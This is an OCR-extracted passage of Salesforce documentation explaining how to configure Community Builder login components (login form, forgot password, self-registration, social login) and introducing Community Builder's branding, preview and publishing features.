
Login Components

Brand the Login Pages

Use the Community Builder to customize and brand the login pages with your own design. You can change the appearance of the login pages with a background image, color scheme, and font settings. Use Community Builder to set the background. Your preference applies to all login pages, unless you override the settings within an individual page.

1. Select **Go To Community Builder**, if you're not already in it.
2. From the Go To menu, select **Login**.
3. In the left pane, upload an image for the background, and set color and text preferences, as needed.

Example: The Branding Editor settings in Community Builder:



SEE ALSO:


Which Components Can I Use with Each Template?

Set Up the Content Block

The Content Block component lets you add text to a page so that you can provide instructions and information to users. For example, you can provide instructions for filling out a form or give a group of components a title.

1. In Site.com Studio, select the **Content Heading** or **Content Description** component in the page that you're configuring.
2. Click .
3. Select **Edit HTML**.
4. Enter the text that you want to display on the page.

Example: Sample Content Block component with an introduction to a self-registration form:



SEE ALSO:

Which Components Can I Use with Each Template?

Custom Code


Use Custom Code components to send users to a specific page within your community.

The Custom Code component contains JavaScript navigation. Use this component to give users a link to go to another page. If you're familiar with JavaScript, edit the existing code to provide other functionality. The Custom Code component provides simple navigation but can also be your way of adding JavaScript enhancements to your community.

1. In Site.com Studio, select the **Custom Code** component in the page you're configuring.
2. Click ⚙.
3. Select **Edit**.

   Edit the JavaScript code to change the navigation or behavior when the user clicks the component.
4. Click **Save and Close**.

Example: Sample Custom Code component as a Cancel button to direct users back to the main login screen if they decide not to reset their password:



SEE ALSO:

Which Components Can I Use with Each Template?


Employee Login Link

Use the Employee Login Link component to direct users with accounts in the community's parent org to their login page. When your employees or other users who have accounts in the parent org for the community end up on the community login page, you can redirect them to their own login page with a link. They can then log in with all the settings and permissions of their org account.

1. Select the **Employee Login Link** component in the page that you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Employee Login Link`	Enter text that identifies the login option for employees. The label appears as clickable text on the page. The default text is *`Are you an employee? Login here`*.

Example: Sample Employee Login Link component:



SEE ALSO:

Which Components Can I Use with Each Template?

Forgot Password


Use the Forgot Password component to let users request a new password.

Sometimes users forget their existing passwords and need a new one. The Forgot Password component gives users the ability to get one without contacting an administrator. The user enters the email address that's associated with the account, clicks the button, and gets email instructions for resetting the password.

1. Select the **Forgot Password** component in the page that you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Check Email URL`	Enter the view or path to the page that notifies the user when the password has been reset and an email has been sent.
`Username Label`	Enter the text that appears in the field where the user enters a valid username, which can be in the form of an email address if users are identified that way.
`Submit Button Label`	Enter the text for the button that the user clicks to make the password reset request.

Example: Sample Forgot Password component:



SEE ALSO:

Which Components Can I Use with Each Template?

Login Form

Let users log in with login fields for a username and password and a button for submitting both.


The **Login Form** component is a simple username and password form that lets users with an existing account log in to the community.

Note: If the community administrator deselects the username and password checkbox on the **Administration** > **Login & Registration** page in Community Management, the Login Form doesn't appear in the published community. For more information, see "Customizing Communities Login" in the Salesforce Help.

1. Select the **Login Form** component in the page that you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Start URL`	Enter the path to the page that users see after they log in successfully. This is the home page for the community.
`Username Label`	Enter the text for the username field label.
`Password Label`	Enter the text for the password field label.
`Login Button Label`	Enter the text for the button that the user clicks to submit the login request.
`Forgot Password Link Label`	Enter the text for the link to the page where users can request a password reset.
`Forgot Password URL`	Enter the page where users can request a password reset.
`Self Register Link Label`	Enter the text for the link to the page where users can complete a self-registration form.
`Self Register URL`	Enter the page where users can complete a self-registration form.

Example: Sample Login Form component:



SEE ALSO:

Which Components Can I Use with Each Template?

Self-Registration

The Self-Registration component lets users set up their accounts so that you don't have to add each one manually. Users put their information into the form fields, and when they click **Sign Up**, an account is created for them. This component has a basic set of fields that you can customize, and you can add more fields.


For this component to appear, go to Community Management and select **Administration** > **Login & Registration** > **Allow external users to self-register**.

1. Select the **Self Registration** component in the page that you're configuring.

2. In the property editor, configure properties for the component:

Property	Details
`Account ID`	Enter the variable expression for the account ID to associate with new users.
`Start URL`	Enter the path to the page that users see after they log in. This page is the home page for the community.
`Registration Confirmation URL`	Enter the path to the page to display after the user submits the self-registration form.
`First Name Label`	Enter the label text for the user's first name.
`Last Name Label`	Enter the label text for the user's last name.
`Email Label`	Enter the label text for the user's email address.
`Password Label`	Enter the text for the password field label.
`Confirm Password Label`	Enter the text for the field in which a user confirms the password. This field usually requests that the user retype the proposed password to make sure that it's correct.
`Submit Button Label`	Enter the text for the button to submit the form values.
`Include Password Field?`	Select this option if you want self-registering users to pick their own passwords. Otherwise, password information is provided in the email that they receive after they submit the form.
`Extra Fields Field Set Name`	Optionally, add fields to the form. If you've created a field set by using our API, enter the variable that's associated with the field set here. For example, you can write code that creates a field set to collect a phone number or other information.

Example: Sample Self-Registration component:



SEE ALSO:

Which Components Can I Use with Each Template?

Social Login

The Social Login component provides users with icons that they can click to log in to a third-party account, such as Facebook© or LinkedIn©. Set these icons for each authentication provider that you configure for the org.


Some users prefer to use an existing account with a service such as Facebook to log in to the community instead of setting up a new account and password. The third-party service is an authentication provider that verifies the identification of the user. Use the Social Login component to add an icon for each supported authentication provider. The user clicks the icon and logs in using the associated account's username and password.

Before you add the Social Login component, set up each authentication provider. For more information, see "Configuring Authentication Providers" in the Salesforce Help.

1. Select the **Social Login** component in the page that you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Show Header`	Select this option to show a text header above the authentication header icons.
`Header Text`	Enter the text for the header text.

Example: Sample Social Login component with "or log in with" text (1) and authentication provider icons (2):



SEE ALSO:

Which Components Can I Use with Each Template?

Customize Communities with Community Builder

Use templates to quickly set up a community and then customize it with your company's branding, share Salesforce records with community members, and work with them in a collaborative space that meets your needs.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Community Builder Overview

Community Builder and community templates for self-service let you create, brand, and publish a custom community that looks great on any mobile device! Choose a template to quickly start your community, and then style the pages to match your company's branding.

Manage Your Community's Pages and Their Properties in Community Builder

The Pages menu and Page Properties centralize all your page-related needs, from page creation to audience criteria-based page visibility and everything in between.

Track Community Users with Your Google Analytics Tracking ID

Add your Google Analytics™ tracking ID to track pages views in your community. Enable access to your Salesforce data for deeper insights. Then, adjust your community's pages to more accurately reach your customers.

Community Builder Overview

Community Builder and community templates for self-service let you create, brand, and publish a custom community that looks great on any mobile device! Choose a template to quickly start your community, and then style the pages to match your company's branding.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

With Community Builder, you can:

- Quickly style the community to match your company's branding.
- Edit community pages and components with the Community Builder and customize their design and content.
- Preview your community and ensure that it appears correctly on different devices.
- Publish your changes so you can make them available to everyone in your community.

Known Limitations

- Community Builder doesn't support branding for communities that weren't created by using one of the preconfigured templates.

Navigate Community Builder

Community Builder lets you quickly create and style your custom community to match your organization's branding.

Brand Your Community with Community Builder

Use Community Builder's Branding panel to efficiently apply color and style to your community. Choose a color scheme with the color palette, which provides a wide range of colorized text elements for a personalized design. Match your colors precisely by uploading your own logo to automatically generate a custom color palette.

Manage Your Community's Settings in Community Builder

Use the Settings area to track which template you're using, view your community's status, and customize your template. If you're using the Customer Service (Napili) template, easily access your navigational and featured topic settings.

Preview Your Community with Community Builder

Preview how your community appears in a desktop browser window and on mobile devices.

Publish Your Customizations with Community Builder

Publish your community in Community Builder to make your branding and component customization updates available to everyone in your community.

SEE ALSO:

Navigate Community Builder

Manage Your Community's Settings in Community Builder

Implementation Guide: Using Templates to Build Communities

Navigate Community Builder

Community Builder lets you quickly create and style your custom community to match your organization's branding.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or publish a community:

